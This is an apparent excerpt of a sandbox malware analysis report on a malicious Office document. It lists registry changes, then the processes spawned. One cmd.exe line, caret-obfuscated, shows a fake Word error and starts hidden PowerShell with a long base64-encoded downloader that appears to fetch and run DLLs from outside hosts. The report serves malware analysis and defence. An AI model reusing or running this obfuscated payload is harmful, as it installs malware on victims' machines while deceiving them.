00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467310	1379467311	success or wait	1	7FEE92B9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379467311	1379467312	success or wait	1	7FEE92B9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5467	F5467	binary	04 00 00 00 90 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 7A 5A 8D 94 59 F3 D6 01 67 54 0F 00 67 54 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 90 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 67 54 0F 00 67 54 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE92B9AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2304 Parent PID: 1220

General

Start time:	12:34:38
Start date:	25/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd /c m^s^g %username% /v Wo^rd exp^erien^ced an er^ror tryi^ng to op^en th^e fi^le. & p^owe^rs^he^ll^ -w hi^dd^en -^e^nc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcAIgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcATwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQApACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsAMQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAnACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcALAAnAHQARQBtAC4AbgBFAFQALgBTAGUAUgBWAEkAYwBlACcALAAnAHMAJwApACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMAaABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0ACAAaQBUAEUAbQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgArACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAARQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAgACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgAJwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBvAHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAALQBjAFIARQBQAEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBDAEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcANgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBlADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUAQwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABBvAEMATwBMACIAIAA9ACAAKAAnAFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFAD
MAMgBOAD0AKAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2AGUAbQAgAD0AIAAoACgAJwBOACcAKwAnADQAOQAnACkAKwAnAEkAJwApADsAJABCADMAMQBDAD0AKAAnAEEAOAAnACsAJwAxAEoAJwApADsAJABRAGYAeAAxADAAeABhAD0AJABIAE8ATQBFACsAKAAoACcAewAwAH0ASwBhACcAKwAnAGsAdABrAHMAdwB7ACcAKwAnADAAJwArACcAfQAnACsAJwBBAG4AJwArACcANgBvAHQAaABoAHsAMAB9ACcAKQAtAEYAIABbAGMAaABhAFIAXQA5ADIAKQArACQAVQBlADcAdgA2AGUAbQArACcALgBkACcAIAArACAAJwBsAGwAJwA7ACQAWQAwADMARQA9ACgAJwBCADMAJwArACcAMwBSACcAKQA7ACQASwAxAGkAdQB4AHgAcAA9ACcAaAAnACAAKwAgACcAdAB0ACcAIAArACAAJwBwACcAOwAkAFQAYQAxAHkAcwBwADQAPQAoACcAbgBzACcAKwAnACAAJwArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAoACcAbgAnACsAJwBkADoAJwApACsAKAAnAC8AJwArACcALwBzAGgAYQBuACcAKQArACcAbgAnACsAKAAnAGEAcgAnACsAJwBlACcAKQArACcAZAAnACsAKAAnAC4AYwBvAG0ALwBjAG8AJwArACcAbgAnACsAJwB0AGUAJwArACcAbgAnACkAKwAnAHQAJwArACgAJwAvAGwAaAAnACsAJwBBACcAKQArACgAJwBMAGUAJwArACcAUwAnACkAKwAoACcALwAhAG4AJwArACcAcwAnACkAKwAoACcAIAB3AHUAIAAnACsAJwBkAGIAJwApACsAKAAnACAAbgAnACsAJwBkADoAJwApACsAJwAvAC8AJwArACgAJwBqAGUAZQAnACsAJwB2AGEAbgAnACkAKwAoACcAbABBpAGMALgBjAG8AbQAvAHcAJwArACcAcAAtACcAKwAnAGMAbwAnACsAJwBuACcAKwAnAHQAZQAnACkAKwAoACcAbgB0ACcAKwAnAC8AJwApACsAKAAnAHIAJwArACcAOABNAC8AIQAnACsAJwBuAHMAJwApACsAKAAnACAAJwArACcAdwB1ACAAJwArACcAZABiACAAbgBkACcAKQArACgAJwA6AC8AJwArACcALwBkACcAKQArACcAYQBzACcAKwAoACcAaAAnACsAJwB1AGQAJwApACsAKAAnAGEAbgBjAGUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnACsAJwB0AGgAJwApACsAJwBpAG4AJwArACgAJwBrAHAAJwArACcAaAAnACsAJwBwAC8AZAAnACkAKwAnAGcAJwArACcAcwAnACsAKAAnADcASgAnACsAJwBtADkAJwApACsAJwAvACcAKwAoACcAIQBuACcAKwAnAHMAIAB3ACcAKQArACgAJwB1ACAAZAAnACsAJwBiACcAKQArACgAJwAgAG4AJwArACcAZAA6AC8AJwArACcALwAnACkAKwAoACcAbAAnACsAJwBlAG8AJwApACsAKAAnAHAAYQByACcAKwAnAGQAYwAnACkAKwAoACcAcgBhAG4AJwArACcAZQBzACcAKQArACgAJwAuAGMAbwAnACsAJwBtAC8AJwArACcAegB5AG4AcQAnACkAKwAnAC0AJwArACcAbAAnACsAKAAnAGkAJwArACcAbgB1ACcAKwAnAHgAJwArACcALQB5AGEAYQB5ACcAKQArACcAZgAvACcAKwAoACcAdwAnACsAJwAvACEAbgAnACkAKwAnAHMAIAAnACsAKAAnAHcAdQAgACcAKwAnAGQAYgAnACsAJwAgACcAKQArACgAJwBuAGQAOgAnACsAJwAvAC8AJwArACgAJwBtAHIAaQBuAG
MAJwArACcAcwAuACcAKQArACgAJwBjAG8AJwArACcAbQAnACsAJwAvAGUAdABlAHIAbgBhAGwALQAnACkAKwAoACcAZAAnACsAJwB1AGUAbAAnACkAKwAoACcAaQAnACsAJwBzAHQALQAnACkAKwAoACcAOQBjAHUAJwArACcAcQB2AC8AagAnACkAKwAoACcAeAAnACsAJwBHAFEAagAvACEAJwArACcAbgAnACkAKwAoACcAcwAnACsAJwAgAHcAJwApACsAKAAnAHUAIABkACcAKwAnAGIAIABuAGQAJw

	ArACcAOgAVACcAKQArACgAJwAvADMAJwArACcAbQB1ACcAKwAnAHMAawAnAC kAKwAnAGUAdAAnACsAKAAnAGUAZQByACcAKwAnAHMAZQBuAHQALgBuAGUAJw ArACcAdAAvACcAKQArACgAJwB3ACcAKwAnAHAALQBpAG4AJwArACcAYwBsAH UAZABlAHMALwBUAFUAJwArACcAZwBEAC8AIQBuACcAKwAnAHMAIAAnACkAKw AnAHcAdQAnACsAJwAgACcAKwAoACcAZAAnACsAJwBiACAAJwApACsAKAAnAG 4AZAAnACsAJwBzACcAKQArACgAJwA6ACcAKwAnAC8ALwAnACkAKwAoACcAcw AnACsAJwBrAGkAbABtAHUAJwArACcALgBjAG8AJwApACsAKAAnAG0ALwAnAC sAJwB3ACcAKwAnAHAALQBhACcAKQArACcAZAAnACsAKAAnAG0AaQBuAC8AJw ArACcAaAAnACsAJwBRACcAKQArACgAJwBWAGwAQgAnACsAJwA4AGIALwAnAC kAKQAuACIAcgBgAGUAUABsAEEAYABjAEUAIgAoACgAKAAnAG4AcwAnACsAJw AgACcAKQArACgAJwB3AHUAIABkACcAKwAnAGIAIAAnACkAKwAnAG4AZAAnAC kALAAoAFsAYQByAHIAYQB5AF0AKAAnAG4AagAnACwAJwB0AHIAJwApACwAJw B5AGoAJwAsACcAcwBjACcALAAkAEsAMQBpAHUAeAB4AHAALAAnAHcAZAAnAC kAWwAzAF0AKQAuACIAUwBwAGAAbABpAFQAIgAoACQARAA1ADQAUwAgACsAIA AkAEsAbwAzAGEAYwA2ADMAIAArACAAJABGADAAOABKACkAOwAkAE8AMQA2AF IAPQAoACcAWAA2ACcAKwAnADIAVgAnACkAOwBmAG8AcgBlAGEAYwBoACAAKA AkAEoAZAA1AHMAXwBoAGYAIABpAG4AIAAkAFQAYQAxAHkAcwBwADQAKQB7AH QAcgB5AHsAKAAmACgAJwBOAGUAJwArACcAdwAtAE8AJwArACcAYgBqACcAKw AnAGUAYwB0ACcAKQAgAHMAeQBTAFQARQBNAC4ATgBlAFQALgB3AEUAQgBDAE wASQBFAG4AdAApAC4AIgBEAE8AdwBOAGAATABgAG8AQQBgAEQARgBJAGwARQ AiACgAJABKAGQANQBzAF8AaABmACwAIAAkAFEAZgB4ADEAMAB4AGEAKQA7AC QATAAyADkARAA9ACgAJwBPADYAJwArACcANABlACcAKQA7AEkAZgAgACgAKA AmACgAJwBHAGUAdAAtAEkAJwArACcAdABlACcAKwAnAG0AJwApACAAJABRAG YAeAAxADAAeABhACkALgAiAEwAYABlAG4ARwBgAFQAaAAiACAALQBnAGUAIA A0ADQANwAxADIAKQAgAHsAJgAoACcAcgB1AG4AZAAnACsAJwBsAGwAMwAyAC cAKQAgACQAUQBmAHgAMQAwAHgAYQAsACgAJwBBACcAKwAoACcAbgB5AFMAdA AnACsAJwByACcAKQArACgAJwBpACcAKwAnAG4AZwAnACkAKQAuACIAVABvAH MAYABUAFIAaQBgAE4AZwAiACgAKQA7ACQAQgAyADcAQgA9ACgAKAAnAFcANA AnACsAJwAzACcAKQArACcAUwAnACkAOwBiAHIAZQBhAGsAOwAkAFoAOAAxAF YAPQAoACcASQA2ACcAKwAnADIAWQAnACkAfQB9AGMAYQB0AGMAaAB7AH0AfQ AkAEIANQA4AEkAPQAoACcATwAzACcAKwAnADUASQAnACkA
Imagebase:	0x4a200000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: msg.exe PID: 2524 Parent PID: 2304

General

Start time:	12:34:39
Start date:	25/01/2021
Path:	C:\Windows\System32\msg.exe
Wow64 process (32bit):	false
Commandline:	msg user /v Word experienced an error trying to open the file.
Imagebase:	0xff7b0000
File size:	26112 bytes
MD5 hash:	2214979661E779C3E3C33D4F14E6F3AC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 2456 Parent PID: 2304

General

Start time:	12:34:39
Start date:	25/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w hidden -enc UwBFAFQAIAAgACgAIgA1ACIAKwAiAEYAVABzAEcA IgApACAAKAAgAFsAdABZAFAARQBdACgAIgB7ADEAfQB7ADMAfQB7ADAAfQB7 ADQAfQB7ADIAfQAiACAALQBGACAAJwBJAG8ALgAnACwAJwBzAHkAJwAsACcA TwByAHkAJwAsACcAcwB0AGUAbQAuACcALAAnAGQASQByAGUAYwB0ACcAKQAp ACAAOwAgACAAJABxAEUAMwBSADkAPQAgACAAWwBUAHkAUABlAF0AKAAiAHsA MQB9AHsAMAB9AHsANQB9AHsANAB9AHsAMgB9AHsAMwB9ACIALQBmACcAWQAn ACwAJwBTACcALAAnAFAAbwBpAE4AdABtAEEAbgAnACwAJwBBAEcARQByACcA LAAnAHQARQBtAC4AbgBEAFQALgBTAGUAIgBWAEkAYwBlACcALAAnAHMAJwAp

	ACAAIAA7ACQASwBvADMAYQBjADYAMwA9ACQAVAA4ADIASAAgACsAIABbAGMA aABhAHIAXQAoADMAMwApACAAKwAgACQAUAA2AF8AUwA7ACQASQA3ADAAWgA9 ACgAJwBZADUAJwArACcAMABFACcAKQA7ACAAIAAoAEcAZQB0AC0AaQBUAEUA bQAgACAAKAAiAHYAIgArACIAYQAiACsAIgBSAEkAQQBCAGwAZQA6ADUAIgAr ACIARgB0AFMAZwAiACkAIAAgACkALgBWAGEAbABVAGUAOgA6ACIAQwByAGAA RQBBAHQARQBgAGQAaQByAGUAYABjAHQAbwByAFkAIgAoACQASABPAE0ARQAg ACsAIAAoACgAKAAnAGUAMgBXACcAKwAnAEsAJwArACcAYQBrACcAKQArACgA JwB0AGsAcwB3ACcAKwAnAGUAJwArACcAMgBXACcAKQArACgAJwBBAG4ANgBv AHQAJwArACcAaAAnACkAKwAoACcAaABlACcAKwAnADIAVwAnACkAKQAgACAA LQBjAFIARQBQAEwAQQBDAGUAIAAoACcAZQAnACsAJwAyAFcAJwApACwAWwBD AEgAQQBSAF0AOQAyACkAKQA7ACQAVwA5ADAAWAA9ACgAJwBEACcAKwAoACcA NgAzACcAKwAnAFQAJwApACkAOwAgACgAVgBhAHIASQBBAEIAbABlACAAUQBl ADMAUgA5ACAALQB2AEEATAB1AEUATwBuAGwAIAAgACkAOgA6ACIAUwBgAEUA QwBgAFUAcgBJAHQAYABZAGAAcAByAG8AdABvAEMATwBMACIAIAA9ACAAKAAn AFQAbAAnACsAKAAnAHMAMQAnACsAJwAyACcAKQApADsAJABFADMAMgBOAD0A KAAnAEoAJwArACgAJwA5ADYAJwArACcAQwAnACkAKQA7ACQAVQBlADcAdgA2 